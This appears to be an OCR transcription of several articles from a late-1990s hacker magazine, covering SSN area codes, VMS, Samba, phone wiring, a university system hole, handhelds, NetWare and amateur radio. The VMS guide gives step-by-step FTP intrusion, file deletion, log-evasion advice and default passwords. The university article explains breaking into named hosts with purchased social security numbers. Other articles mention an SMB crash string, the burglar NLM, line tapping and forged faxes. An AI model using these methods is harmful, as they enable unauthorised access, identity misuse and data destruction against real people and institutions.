Florida	261-267, 589-595
Georgia	252-260
Hawaii	575-576
Idaho	518-519
Illinois	318-361
Indiana	303-317
Iowa	477-485
Kansas	509-515
Kentucky	400-407
Louisiana	433-439
Maine	004-007
Maryland	212-220

Massachusetts 010-034
Michigan 362-386
Minnesota 468-476
Mississippi 425-428, 587-588
Missouri 486-500
Montana 516-517
Nebraska 505-508
Nevada 530
New Hampshire 001-003
New Jersey 135-158
New Mexico 525, 585
New York 050-134
North Carolina 237-246
North Dakota 501-502
Ohio 268-302
Oklahoma 440-448
Oregon 540-544
Pennsylvania 159-211
Possessions 586
Puerto Rico 596-599
Rail Road Retirement . . . . . .
(valid, but outdated) 700-728
Rhode Island 035-039
South Carolina 247-251
South Dakota 503-504
Tennessee 408-415
Texas 449-467
Utah 528-529
Virginia 223-231
Virgin Islands 580
Washington 531-539
West Virginia 232-236
Wisconsin 387-399
Wyoming 520

NUMERICAL ORDERING

INVALID 000
New Hampshire 001-003
Maine 004-007
INVALID 008-009
Massachusetts 010-034
Rhode Island 035-039
Connecticut 040-049
New York 050-134
New Jersey 135-158
Pennsylvania 159-211
Maryland 212-220
Delaware 221-222
Virginia 223-231
West Virginia 232-236
North Carolina 237-246
South Carolina 247-251
Georgia 252-260
Florida 261-267
Ohio 268-302
Indiana 303-317
Illinois 318-361
Michigan 362-386
Wisconsin 387-399
Kentucky 400-407
Tennessee 408-415
Alabama 416-424
Mississippi 425-428
Arkansas 429-432
Louisiana 433-439
Oklahoma 440-448
Texas 449-467
Minnesota 468-476
Iowa 477-485
Missouri 486-500
North Dakota 501-502
South Dakota 503-504
Nebraska 505-508
Kansas 509-515
Montana 516-517
Idaho 518-519
Wyoming 520
Colorado 521-524
New Mexico 525
Arizona 526-527
Utah 528-529
Nevada 530
Washington 531-539
Oregon 540-544
California 545-573
Alaska 574
Hawaii 575-576
District of Columbia 577-579
Virgin Islands 580
INVALID 581-584
New Mexico 585
Possessions 586
Mississippi 587-588
Florida 589-595
Puerto Rico 596-599
Arizona 600-601
California 602-626
INVALID 627-699
Rail Road Retirement
(valid, but outdated) 700-728
INVALID 729-999

A Guide to VMS'pionage

by EZ Freeze

When the subject of hacking comes to mind, many people think of UNIX shell accounts and the possibilities within. UNIX has always retained a reputation of flexibility and a good starting system for countless new hackers. But a shell account with UNIX is not always the easiest place to start. In my opinion, VMS, in terms of hacking, has been neglected. VMS has the capability for a good deal more security than UNIX, but it remains the case that many administrators don't really understand VMS enough to bring it to its full security potential. In a VMS environment, there are many sources of important information which can give users a wide set of opportunities. Therefore, many ways of guarding these sources can be employed. Here's a simpler way of phrasing this: The bigger the fence, the more valuable the building within it. Pretend that the building's occupants are the server's files. Now what if the fence wasn't put in place? Opportunities for spying and sneaking around the network have been set up, hence the concept of VMS'pionage.

This guide will show you a few ways to exploit a system running OpenVMS and a MultiNet server (or a server similar to MultiNet). This guide is not a how-to on operating or managing a VAX, and does not explain every command affiliated with VAX/VMS. In this guide, I felt it was important only to include and explain commands which can be used to exploit the server the reader plans on hacking. If you want on reading a full explanation of OpenVMS, the Legion Of Doom technical journal on the subject is an excellent resource. It is quoted from in this article. Like many aspects of hacking, simple techniques will be employed to reveal greater results. When reading this guide and using what you've learned from it, there are a couple of essential things to keep in mind. Make sure the administrators are at least relatively lax. Don't try to match wits with admins obsessed with security because you will get caught. OpenVMS keeps many system logs with everything that occurs in the network recorded. You had just better hope that you will only be prosecuted to the full extent of the law.

The first thing you should do is get an estimate of the user population. You can pretty much assess this by using the "finger" command. Use finger at several times of the day, mostly times when you know a good deal of users should be connected (such as lunch and dinner times). Remember, hacking when very few people are on is only a good idea if the network is generally unoccupied. If there are always very few users and the network is not usually maintained, a hack should be a pretty safe bet. But if you're the only one on at one given moment on a normally occupied network, you will definitely stand out in the logs. Also, when you log into some VMS networks, you are informed of which operator is on duty. If this is the case with your target, try to choose a time when there is no operator on duty or when the operator is at lunch (yes, you can be informed of that as well). Once you've burned holy incense or made a ritual sacrifice for good luck, it's time to start.

VMS networks with MultiNet do not often allow anonymous ftp access, since a MultiNet server is structured differently than many others. However, if you have access to an account in the network, you can manipulate the MultiNet ftp process. If you don't happen to have an account, there is a list of default passwords at the end of this guide. If the correct security measures aren't taken, users can view other users' directories. As well as viewing, a user with normal privileges can delete, add, and transfer files to their account. However, a user can usually only access the accounts on their disk. You can find the disk you're in by typing "directory" or "dir" at the DCL prompt, and the disk is usually labeled something like "$DISK(#)". To view all the devices in the network, type "show devices" at the prompt.

The list which will follow is a set of fully functional devices. The disks in a device list usually come first. If a device is active, each column will have an entry and, most importantly, a volume label. If a device is listed but does not contain a volume label, the capacity for the device exists but the device itself was never installed. A listing can exist however, but be marked "Offline" as a status. On a server, sometimes each disk is reserved for a specific purpose. For instance, in a college or university, one disk may be reserved for faculty while another may be marked as student. The following is a transcript of a sample FTP session, illustrating the scenarios described earlier:

```
VMSVAX.LAZYADMINS.COM MultiNet FTP user process V4.0(118)
FTP>VMSVAX.SIMMONS.EDU
Connection opened (Assuming 8-bit connections)
<VMSVAX.LAZYADMINS.COM MultiNet FTP Server Process V4.0(15) at Sat 15-Aug-98 5:58PM-EDT
```

```
VMSVAX.LAZYADMINS.COM>LOGIN
Foreign username: DARKHACK
<User name (DARKHACK) ok. Password, please.
Password:
<User DARKHACK logged into $DISK3:[DARKHACK] at Sat 15-Aug-98 5:58PM-EDT, job 202222e8.
```

This is the user DARKHACK's main directory. DARKHACK's disk is $DISK3. Note: When entering your directory or someone else's, it is received as a non-interactive login. When a user logs into their account, they are presented with the last time they made an interactive (direct login) or a non-interactive login (accessing a directory via FTP, for example). The exact time the directory was entered will show up as a non-interactive login.

```
VMSVAX.LAZYADMINS.COM>DIR
<List started.
$DISK3:[DARKHACK]
PASSWORDS;1                          0  13-AUG-1998 13:40 [ELITE, DARKHACK]
```

This is the listing of DARKHACK's main directory, with the file PASSWORDS;1. The text in brackets indicates ownership. ELITE is the group DARKHACK belongs to; the group $DISK3 is set aside for. DARKHACK is also the file's owner. From here, DARKHACK can view his directory, delete files, and view specific files.

```
VMSVAX.LAZYADMINS.COM>CDUP
<Connected to $DISK3:[000000].
```

000000 is the root directory of $DISK3. From there, a user with normal privileges can enter the directories of any account in that $DISK3. Chances are you will only be able to view the root directory of the disk your directory exists in.

```
VMSVAX.LAZYADMINS.COM>CD GOVAGENT
<Connected to $DISK3:[000000.GOVAGENT].
VMSVAX.LAZYADMINS.COM>DIR
<List started.
$DISK3:[GOVAGENT]
MOSTWANTED;1                         0  13-AUG-1998 13:40 [BIGBROTHER, GOVAGENT]
```

This is the listing of GOVAGENT's main directory, with the file MOSTWANTED;1. The text in brackets indicates the same as the text from DARKHACK's listing above. From here, any user can view the file MOSTWANTED;1, delete it, or download it to their directory.

```
VMSVAX.LAZYADMINS.COM>TYPE MOSTWANTED;1
ATTENTION!
A man going by the alias "DARKHACK" has infiltrated hundreds of VAX/VMS mainframes across
the country. We think he may be residing, with a special file of stolen passwords, in
yours. Your mission is to track him down and bring him to justice! Good luck!
```

This can't be good for DARKHACK! Hopefully, if GOVAGENT hasn't checked his directory yet, DARKHACK can just remove the file and GOVAGENT will never hear about it. GOVAGENT could realize the date and time of the most recent non-interactive login though.

```
VMSVAX.LAZYADMINS.COM>RM MOSTWANTED;1
<File deleted ok, file $DISK3:[000000.GOVAGENT]MOSTWANTED;1.
```

However, if DARKHACK had wanted to warn his friends about GOVAGENT, he could have downloaded the file and then deleted it.

```
VMSVAX.LAZYADMINS.COM>GET MOSTWANTED;1
To local file:
<VMS retrieve of $DISK3:[000000.GOVAGENT]GROUP.;7 started.
```

```
<Transfer completed.  334 (8) bytes transferred.
VMSVAX.LAZYADMINS.COM>
```

If any user with normal privileges wants to try and access the server's root directory (probably without success), simply type the string below. Notice the six zeroes. Those stand for the root directory, and can be found in, for example, the string "$DISK3:[000000]". However, when the zeroes stand alone in a string, this stands for the server's root directory, not the root directory of any disk.

```
VMSVAX.LAZYADMINS.COM>DIR <000000...>
```

If all goes well, a listing of the directory should appear. Security measures can be taken to stop this action though. If these measures have been taken, the string below will replace the directory listing. The string below is also used anytime the user tries to violate their privileges or delve into protected files.

```
<%RMS-E-PRV, insufficient privilege or file protection violation
```

These commands will create a directory with the name specified by the user. This feature might be protected. If this is the case, these commands will only let you create a directory with the same name as the one owned by you, or will only let you create a directory with a different name inside the one owned by you.

```
MKDIR, CREATE-DIRECTORY TEST
257 "$DISK3:[000000.DARKHACK.TEST]" Directory created
MKDIR, CREATE-DIRECTORY TEST
257 "$DISK3:[000000.TEST]" Directory created
```

The following commands will delete a directory from the server. Depending on the security, you may only be able to delete a directory you have created.

```
RM, RMDIR, REMOVE-DIRECTORY GOVAGENT
<"$DISK3:[000000.GOVAGENT]" Directory deleted
RM, RMDIR, REMOVE-DIRECTORY CLASSIFIED
<"$DISK3:[000000.GOVAGENT.CLASSIFIED]" Directory deleted
```

The last section in this article tells you how to hack into someone's directory with stealth. It is very risky, but if the user you're dealing with is ignorant enough, you should be able to pull this off. First log on during a busy night and wait until another user enters the network. Don't even touch a user who's already there. Once you have the potential user, wait until they enter a telnet session or something else which will keep them occupied, particularly with their attention away from their directory. If the user doesn't enter a telnet session within a couple of minutes, move on and wait for another user. Once you have a match, you can enter their directory and read or download files. Make sure not to delete or upload anything, or create any new directories, for obvious reasons. The logic behind this technique is the similarity between the interactive and non-interactive login date and times. If the times and dates of someone's interactive/non-interactive logins are too far apart, the user will be suspicious. But if the dates and times are close enough, some people will just assume the non-interactive login was invoked by some routine command they typed. It might sound ridiculous, but it can work extremely well.

VAX/VMS Default Password List:
(Taken from "The Ultimate Beginner's Guide To Hacking And Phreaking")

Username:	**Passwords:**
SYSTEM	OPERATOR, MANAGER, SYSTEM, SYSLIB
OPERATOR	OPERATOR
SYSTEST	UETP, SYSTEST, TEST
SYSMAINT	SYSMAINT, SERVICE, DIGITAL
FIELD	FIELD, SERVICE
GUEST	GUEST, unpassworded
DEMO	DEMO, unpassworded
TEST	TEST
DECNET	DECNET

Samba
Lion King or Software Suite?

by VmasterX

This article on Samba is meant to teach the everyday hacker more on the SMB protocol and how it relates to the Samba utility suite. (No, it's not just a dance!) I also hope that this article educates you about the basic elements of the Samba suite.

What is Samba?

Samba is a suite of programs designed to allow clients to access file and printer sharing via the SMB (Server Message Block) protocol. SMB, like almost all protocols, is based on the client/server model. Originally designed to run on the standard UNIX platform, Samba now is compatible with NetWare, OS/2, and even VMS (does anyone still really use VMS?). As you can see, this allows Windows and UNIX integration at the file level, which is a constant topic among many system administrators. This means that the Samba suite is capable of redirecting disks, printers, and directories to UNIX disks, printers, and directories and vice versa. SMB can be run with many other protocols including TCP/IP, NetBIOS, and IPX/SPX. Even Samba's LAN manager is a good fix for a LAN running multiple OS's, such as Linux, UNIX, OS/2, Windows for Workgroups, Win95, WinNT, etc. All in all, Samba has been a blessing for many sysadmins.

Key Components of the Samba Suite

smbd: The SMB server. (This needs no more explanation.)
nmbd: Name server for NetBIOS.
smbclient: UNIX hosted client program.
smbrun: The program that enables the server to run externally.
testparms: Tests the server's config file.
testprns: Tests access to a shared printer on the network.
smb.conf: The config file for Samba.
smbprint: a script that enables a UNIX host to print to an SMB server.

Holes in the SMB Protocol

The most commonly and easily exploited hole in the SMB protocol is yet another denial of service (DoS) attack. Any hacker using Samba can simply send the message "DIR..\" to an SMB server on an NT 3.5 or 3.51 machine and it will simply crash. (Obviously a gaping hole that didn't win any new Microsoft fans.) Microsoft has since issued a patch for this problem. The second hole is much less likely to be cracked by your everyday hacker, as it requires knowledge of advanced spoofing methods that are not widely available to many of us. An article entitled "Common Internet File System Protocol (CIFS/1.0)," written by I. Heizer, P. Leach, and D. Perry explains:

"Any attacker that can inject packets into the network that appear to the server to be coming from a particular client can hijack that client's connection. Once a connection is set up and the client has authenticated, subsequent packets are not authenticated, so the attacker can inject requests to read, write, or delete files to which the client has access."

As you can see, such an attack is rarely seen but can prove a significant challenge to anyone willing to try. The fact is: The Internet is full of little holes and glitches just waiting to be exposed. That's what we as hackers do.

Conclusion

All in all, I hope this article explains a few things to you and I hope you may have learned something from it. I know that many hackers out there are fairly uneducated in proper use of the SMB protocol, and some don't even know what it does. This article was written in order to inform the many uneducated hackers about a protocol that can be extremely useful to the educated hacker. Have fun, and happy hacking.

Reference on SMB (Samba)

The RFC entitled "Common Internet File System Protocol (CIFS/1.0)" is available in its entirety at http://www.thursby.com/cifs/file/.

Sys Admin Volume 7, Number 9, explains some aspects of SMB that I may not have touched upon, but they are mainly from a security standpoint. The Samba suite is available at http://samba.anu.edu.au/samba/

As a side note, the suite also includes full source and is a very useful little bundle of software to learn more about the SMB protocol.

COPPER COLOR PAIR CODING

by Catatonic Dismay

When you're in a phone cable that houses 25 pairs of wire or more (sometimes 250 pairs), how do you figure out which wire belongs to the other and which is ring and tip? And why would you want to know this? Well, if you wanted to set up your own junction box in your back yard (for whatever purpose that may serve, and it is not my fault if what you do isn't legal), or if you wanted to tap a line or mingle with the telco staff or pass as one of them, it might be worthwhile to learn a little of this. Now as for the first question, it is quite easy if you commit two sets of five colors to memory. The wires have a main (or a base) color and a stripe (or a secondary). When the main color on the wire is in Column 1, it is ring. When the main color on the wire is in Column 2, that wire is tip.

Figure 1

Column 1	**Column 2**
Blue (BL)	White (W)
Orange (O)	Red (R)
Green (G)	Black (BK)
Brown (BR)	Yellow (Y)
Slate (S)	Violet (V)

"This is all great but how do I find a pair of wire amongst 100 others in the first place?" Well, if you have a wire where the main color is orange and the stripe is black, you would find the wire that has the main color black and the stripe color orange. You now have your ring and tip, respectively. With this system you could have 25 pairs. Now what happens if you get into a cable that has 200 wires making 100 pairs? If you cut off about a foot of the outer covering you would see that a type of lacing or colored twine separates the pairs of wire into four section of 25 pairs of wire (when dealing with phone lines of 100 pairs of course). The cord, or twine, commonly called a "binder," is wound spirally around each section of 25 pairs of wire. In each of the binders you will undoubtedly find one of the wires in Figure 2. In this table notice each pair is given a number.

Figure 2

Pair	**Main-Stripe**
Tip 1	White-Blue
Ring 1	Blue-White
Tip 2	White-Orange
Ring 2	Orange-White
Tip 3	White-Green
Ring 3	Green-White
Tip 4	White-Brown
Ring 4	Brown-White
Tip 5	White-Slate
Ring 5	Slate-White
Tip 6	Red-Blue
Ring 6	Blue-Red
Tip 7	Red-Orange
Ring 7	Orange-Red
Tip 8	Red-Green
Ring 8	Green-Red
Tip 9	Red-Brown
Ring 9	Brown-Red
Tip 10	Red-Slate
Ring 10	Slate-Red
Tip 11	Black-Blue
Ring 11	Blue-Black
Tip 12	Black-Orange
Ring 12	Orange-Black
Tip 13	Black-Green
Ring 13	Green-Black
Tip 14	Black-Brown
Ring 14	Brown-Black
Tip 15	Black-Slate
Ring 15	Slate-Black
Tip 16	Yellow-White
Ring 16	White-Yellow
Tip 17	Yellow-Orange
Ring 17	Orange-Yellow
Tip 18	Yellow-Green

Ring 18 .....Green-Yellow
Tip 19 .....Yellow-Brown
Ring 19 .....Brown-Yellow
Tip 20 .....Yellow-Slate
Ring 20 .....Slate-Yellow
Tip 21 .....Violet-White
Ring 22 .....White-Violet
Tip 22 .....Violet-Orange
Ring 22 .....Orange-Violet
Tip 23 .....Violet-Green
Ring 23 .....Green-Violet
Tip 24 .....Violet-Brown
Ring 24 .....Brown-Violet
Tip 25 .....Violet-Slate
Ring 25 .....Slate-Violet

Experienced linemen know this table by heart (well... some of them). When they talk about pair 22, they're talking about wires orange and violet. If you want to know a lot more than you really need to know (or you want to mingle with the linemen and/or pose as one) than read on.

Pairs of wire are identified sometimes by a number as you have seen earlier. Pair 20 would be yellow and slate. But how do you identify wires by number when there are over 25 in the cable? Remember binders that wrapped around 25 pairs of wire? They are colored to distinguish between them as well. The first binder is blue, the second is orange, the third is green, etc. Sometimes the binders have two colors. The colors follow in the same order as they do in Figure 2. The first binder would be orange and blue, the second would be orange and white, the third would be orange and green, etc.

If there are 100 pairs of wire in a cable and four binders separating them into sections of 25, what would pair 78 be? It would be the third in the fourth binder - or the green and white wires in the brown and white binder.

Yes, this is a lot to soak up in one reading and only someone dedicated to telephony would know this. I don't know what pair 102 would be without a reference. I personally don't really need to know that. If I wanted to pass off as a linemen, I would go through it. Hacking open a cable (please know what you are doing and don't cut into power lines), to tap or whatever it is you're going to do, and finding a ring and pair isn't all too hard with this information.

FREE KEVIN

Get The Word Out!

Free Kevin bumper stickers are now ready to be spread around the planet. It's time the world starts hearing about Kevin Mitnick's plight, locked in prison for over three years without a trial and without being accused of a violent or even financial crime. Enough is enough!

We're selling these stickers at a slightly inflated price of $1 each, **minimum order of 10**, and donating 100% of the money to the Mitnick Defense Fund.

What better way to show your support?

Make all checks payable to Kevin's grandmother - **Reba Vartanian** - and send them to us at:

2600 Bumper Stickers
PO Box 752
Middle Island, NY 11953 USA

DO NOT MAKE CHECKS OUT TO 2600! They will be returned if you do. Also, don't mix this with any other 2600 order or you will cause all kinds of confusion.

a security hole at s-cwis

by Phineas Phreak

From the book *Maximum Security,* published anonymously, I had received the impression that university computer systems were to be among the properly secured systems of the world. I found this impression confusing when I discovered a significant security flaw in the Student Campus Wide Information Service located at the University of Nebraska at Omaha. Especially bad was the fact that the hole I discovered was not inherent in the software but was instead caused by poor administrative policies. This flaw allows unauthorized access to the system by anyone with a minimum of effort and knowledge. Most important is the fact that this flaw shows a poor knowledge and implementation of security that would extend to other campus computer systems and perhaps to the computer systems of other campuses.

The computers at the University of Nebraska at Omaha can be accessed by calling (402) 554-3711 or (402) 554-3434. They can also be accessed by telnet (specific system).unomaha.edu. The s-cwis system is used for students. Cwis is for faculty. Revelation is for library staff Thor is a special system for programming students. The purpose of the zeus system that exists on campus is unknown to me. Telnet s-cwis.unomaha.edu would allow anyone with telnet access into the system because of the security hole, not just UNO students. The other systems are not vulnerable to this specific security flaw as far as I know, but this gaping hole reveals possibilities for other holes in systems maintained by the same people.

S-cwis runs osf1, which is of course BSD with a small amount of system V thrown in for kicks. The shell provided is tcsh (a c shell version). Standard unix services are offered: shell, ftp, lynx as a web browser, tin for newsgroups, pico or fpted for text editing, and pine or elm for mail. Of course, the shell access is most important for the unauthorized user because of the unlimited tasks that a user could make it perform.

When users first get a s-cwis account, their student number is the default password. A good proportion of users never use the service at all, or never again once osf1 unix greets them. If they never use the service or only use it once, good security features such as password aging and reminders to change the password to something other than the student number become ineffective. This hole would not be a big one if student numbers were secret things that just anyone couldn't find out. They aren't. Law states that the university cannot ask for the social security number of a student in order to track them. Instead they use the student number. Curiously, the student number happens to resemble the social security number exactly. Stupid. If you found an account where someone had never changed the password from the original default and you knew the social security number, you would be inside. What if the account has lain dormant for at least 90 days? Well, then it would need a new password. Does this mean you could not access the account? If the password was the social security number then it does not. Enter the social security number and then create a new password. The owner may never sign on again to discover that they cannot access their account.

Discovering users to get social security numbers for is not that difficult. User names are mere name corruptions. Roman Polanski might become polanskr. Brandi Clinton might become bclinton. Seeing as s-cwis accepts finger quenies finding user names should not be a problem. Also, finger reveals much about a user including real name and other such goodies. Sometimes it even reveals the last sign on date. This could be a big clue to accounts that still have the default password on them. If access is already obtained, then one can access the special finger utility. This utility can print whole user name lists. You could search for all users whose user name starts with an a. In this way you could have a list of all the users on the system whose accounts you can attack.

Once you have the login names and the social security numbers (available from such pay sites as http://kadima.com/ or other places that I am unfamiliar with), you're in. Once you're in you have a clear shot at the shell. Only your personal skill level could determine what you could do from there. Lax security can only be cured if the system is forced to change by being breached. I would not advocate breaching the computer, as that would be a violation of law. I also cannot advocate lax security, which is just plainly moronic. Perhaps the administration of UNO will eventually see this. Then they may be forced to bring their systems up to par.

POCKET CONNECTIVITY FOR FRUGAL HACKERS

by Mr. Curious

When the Sharp Zaurus 3500X first hit the market, its list price was a hefty $399. Today, about a year later, it is possible to find a refurbished model for a mere $99. This price drop, which exceeds even Moore's Law of computing depreciation, is due to two things: first, the engineering department at Sharp designed the casing in a chintzy way and the hinge where the machine opens tends to break shortly after opening and closing it a few times (but is quite fixable with superglue), and second, the market is being flooded with assorted handhelds, most of which run the market-heralded windoze CE, the handheld OS of choice for your button-down suit types.

The Zaurus, on the other hand, has an OS all its own - one which is neither great nor horrible, but somewhere in-between But for $99, hackers would be challenged to find a better mobile computing and hacking tool.

The lowdown on the machine, in 50 words or less: size of a checkbook, 2MB RAM (1 MB of that is FLASH, for backup), on-screen drawing, calendar, scheduler, phone book, data bank, outliner, spreadsheet, fax modem, backlit 320x200 monochrome LCD).

The unit's most powerful feature, in my opinion, is the internal 9600/14400 fax modem. Documents can be typed with the built-in, relatively powerful word processor, and sent from anywhere you can find a phone jack. The fax cover sheet setup is very versatile, and documents and images faxed through it come out looking pretty good and authentic - a handy thing to have in your pocket for social engineering, or just a good, old-fashioned prank.

The terminal feature is fairly bare-bones, but practical. It supports speeds of up to 14.4kbps, but the monochrome LCD has trouble keeping up with speeds faster than 4800 baud. It supports vt100 and tty terminals, the former suitable for UN*X sessions. File transferring is limited to ASCII and Xmodem. Combine this portable terminal with the decent backlighting, and you've got a machine that might as well have been designed for clandestine beige-box telecom in some dark alley.

For what it's worth, it also comes with a scaled down version of the Compu-$erve software - which I've never used, but might be handy for somebody who has access to it.

Also, the unit supports infrared data transfer, using both IrDA and ASK protocols. As we're beginning to see infrared appearing more and more in our daily lives (most recently, in parking meters), a feature like this is ripe for street hacking. My current IrDA project is trying to hack my Furby's brain with it.

And where the Zaurus' small keyboard is a bit awkward to use at first, I've developed a six-fingered keying method and I can pump out about 30 words per minute on it. Not blazing, but still a lot faster than one can do with the market-standard of stylus-based character recognition.

The Zaurus runs on two batteries of the ubiquitous AA variety. The manual warns against using NiCad rechargables, citing risks of fire and explosion, but mine hasn't spontaneously combusted in several months of using only them. If you're maxing it out powerwise (using the terminal or fax with backlighting on), the unit works for about four continuous hours... though they last much longer if you just use it for brief sessions in the other, less power hungry programs, like the scheduler, phone directory, database, spreadsheet, or drawing programs.

The data entered into these features are doubly-secure, so if you lose the unit somewhere, it's not an open book of all your deep, dark secrets. It can be set up to require a password (up to 7 digits) at startup - and even then, the unit must be unlocked again in order to show any entries designated as secret. I'm sure that the boys at Sharp have a backdoor password, though.

Unfortunately, the 3500X does not support many of the after-market software and development tools that come with some of the more upscale Zaurus models. Programmability is pretty much limited to the spreadsheet function.

So whereas one can easily find many more powerful handheld computer options, most of them list for six to eight times the cost of the Zaurus. Also, little black boxes tend to be dropped, lost, or have coffee spilled on them sooner or later. It's just a fact of life. So getting into the game with a relatively disposable rig helps there, too.

Oh, I almost forgot. It also has a calculator.

Fun With NetWare 5

by Khyron

Novell has been used for many years as a network operating system. The advantages that it has enjoyed in the past are low hardware requirements, speed, and security.

"In early fall of 1997, Novell successfully completed the National Computer Security Center (NCSC) Class C2 security evaluation of NetWare 4.11, the server operating system included in IntranetWare. As announced on October 7, 1997, NetWare 4.11 is the first "off-the-shelf" commercial operating system to be granted a Class C2 rating under the NCSC's Red Book of network criteria. It is thus approved for use in both government agencies and private sector organizations that require secure network solutions." – Novell AppNotes November/December 97 - "Achieving C2 Security in a Network Environment"

This is a quick overview of what NetWare is, what is changing, and what the current attacks are that can result in damage and or greater privileges to users.

NDS (Novell Directory Services)

NetWare uses a Directory (spelled with a capital D to avoid confusion with the DOS directories, and are dependent upon the machine that they are based upon.) Think of the NDS directory like a telephone directory i.e., the white and yellow pages. Both contain information on where, what, and who. NDS is based closely on the x.500 Directory standard. This allows for users, printers, and applications to log into a Directory rather than an individual PC, server, etc. The advantages to this are many primarily reduced administration because users no longer need logins for every server on a network.

As a side note, Novell has released NDS for NT which allows for the use of Novell's Directory on an NT server (replacing Microsoft's domain structure and brining it into NDS), allowing for one logon, one password.

Pure IP

NetWare 5 has moved from IPX/SPX to TCP/IP as its core protocol. TCP/IP is now a native protocol (although you can still install IPX/SPX as the core protocol). This could create some new and interesting security issues.

The X windows Connection

NetWare 5 has an entirely rewritten kernel from the previous versions. This kernel has support for Java and is able to run JVM (Java Virtual Machines). As such they have been able to port a java version of Xfree86 (X windows for those who don't know). This X windows environment allows java applets, java script, or javabeans to run in the X windows environment. The big advantage (or disadvantage) is that now with the java applet CONSOLEONE, administrators are able to log into, and administer, the NetWare server from the console using a GUI. CONSOLEONE allows the creation,

deletion, and modification of *any* attribute you can manage with NWADMIN.EXE (Novell 4.x's admin utility). An improperly secured server will be an extreme liability. Also with the java console comes the biggest limitations. You need a minimum of 64MB of ram to install and run NetWare using X. Also, it suffers from java's biggest flaw. It is slow. On a Pentium 200 with 128MB of RAM, it took a full 15-20 seconds for the screen to refresh between modifications in CONSOLEONE.

NSS (Novell Storage Services)

NSS is a replacement file system. NSS is based on the Andrews File System (AFS), which is considered to be the most advanced file system in the world. Novell has created 3 terabyte volumes with over 1 billion files on it. NSS only requires 8MB of available RAM, and with this can mount ***any*** size volume, from 1GB to 10TB, in less than one second after a clean shutdown, and less than a minute after a crash, regardless of the number of files contained on it. It is also abstracted from NetWare - in actuality NSS emulates the Novell File System, and because of this abstraction, NSS can and is being developed for AIX, UnixWare, Solaris, and NT. NSS is not installed by default, but Novell has stated that a convert utility will be available with the shipping version of NetWare 5.

BorderManager (IP to IPX gateway)

BorderManager is Novell's Web-caching Firewall product. It allows logins from remote locations to NetWare resources using LDAP (Lightweight Directory Access Protocol). The big advantage to this product would be in the way it can be used to protect NetWare servers from external Internet attacks. The easiest way that this is handled is using BorderManager's IP to IPX gateway. BorderManager talks to your router, ISP, or whatever in IP, and passes this information back to the client.

Security Issues

The default administration account for NetWare 2.2 through 3.12 (the most common flavor found in small businesses and schools, but being replaced by NT and NetWare 4.1x) is supervisor with no password as the default setup. For 4.xx servers the default account is admin, but it requires a password to be assigned at installation time. So there is not much hope of gaining access this way. Or is there?

The best hope is to have physical access to the server. There are many utilities and other nasties that you can do if you have physical access to the location of the server. This is especially true now that NetWare 5 will allow administration and execution of java directly at the server. The burglar NLM (you can find it floating around the flotsam of the net) will allow you to grant *any* account supervisor equivalency rights. This attack exploits a weakness in the logon and netBIOS timings that NetWare uses to access the bindery. Under NetWare 4.x there is no bindery, so the container you are logging into must have its bindery context set. Also, under NetWare 4.x Support Pack 3 or higher (the C2 certified stuff), burglar does not work.


Novell has a ton of good information on how their product works and the security issues that need fixing in their AppNotes. These are available at their web site http://www.novell.com.

become a radio ninja

by Javaman

Recently many of my ninja hacker friends have been asking me for infos on one of my big hobbies: radio, or to be more specific, amateur radio. This article will hopefully dispel some of the myths and shed a bit more light on what amateur radio is all about, from "our" perspective.

Before continuing, I have to say that if you spent more time in front of a keyboard and had no interest in playing with a carburetor, never took a VCR apart, and was just a pussy when it came to getting your hands dirty, this is not for you. Amateur Radio is the art of using and designing equipment for communicating on frequency bands that we, as licensed operators, have been granted (more on this licensing stuff later). Although many never test their technical ability, amateurs are encouraged to design and build their own antennas, pick up soldering irons and whip up devices to help get themselves on the air, and take electric shocks from vacuum tube equipment that needs servicing. Once you have a station together, be it handheld, flowing out of the dashboard of your car, or taking up a corner room in your house, there are several ways to modulate your signals.



As it is today, Amateur Radio operators have developed numerous ways to communicate with each other. The most frequent method seen amongst the script kids of radio (people I consider lame because their lust for knowledge ends at what is superficial) is VHF/UHF FM, which basically means local, high quality voice. Most radio geeks start with this mode as well, as I did myself. After time, different modes of communication grabbed my interest, such as satellite (yes, amateurs have their own satellites), HF Phone, short-wave worldwide communication, ATV or Amateur Television, and packet, or wireless, digital communications.

You can get as deep into any of these facets as you want. Entry level packet radio allows for 1200 or 9600bps mobile communications. The input to the interfaces, known as a TNC, is standard RS232, with the output being either audio tones for 1200bps, or a slightly different modulation scheme that does not take well to the microphone jack. For people who want to spend more time on the digital side of things, TAPR, or Tucson Amateur Packet Radio, is always looking for talented engineers to help on their projects, like a 115kps spread spectrum 900mhz transceiver, using TCP/IP as the underlying protocol. Input to the rig is Ethernet and output is an antenna. For me, that concept is cool as shit. I am a big fan of HF SSB, or worldwide voice communication. During times of good solar activity, I have been able to talk to the remnants of Yugoslavia with little more RF power than it takes to light up a light bulb. Once again, individuals who are hard core into this facet of the hobby may have talked to one person in every single nation on this planet. Morse Code, which is a requirement for higher class licenses, allows you to communicate with very simple equipment. I have seen some Morse Code only transceivers being built into Altoids tins. It's all well and good that cell phones

are that small, but equipment like this was hand built by another amateur. It takes teams of people to design a cell phone. Message boards (think USENET groups) are ripping around the earth right now, available on only the amateur frequency bands. These birds are built by amateurs for amateurs, and it takes a great deal of talent and skill to communicate with these systems.

Some of you may be asking "Yo, why not just buy like CB radios and then we will be cool!" Well, in Amateur Radio, the opportunity to learn about and build a great deal of electronics presents itself. Unlike CB, or Citizens Band, where you must purchase a pre-approved radio that has only 40 channels and allows 4 watts out (that is 36dBm, for those with RF in the blood), Amateur Radio operators are encouraged to build their own equipment, and are permitted to radiate a maximum of 1500 watts in pursuit of long distance communication. Note: This much power is rarely needed, except in moonbounce. Yes, it is possible to bounce your signals off the Earth's largest satellite.

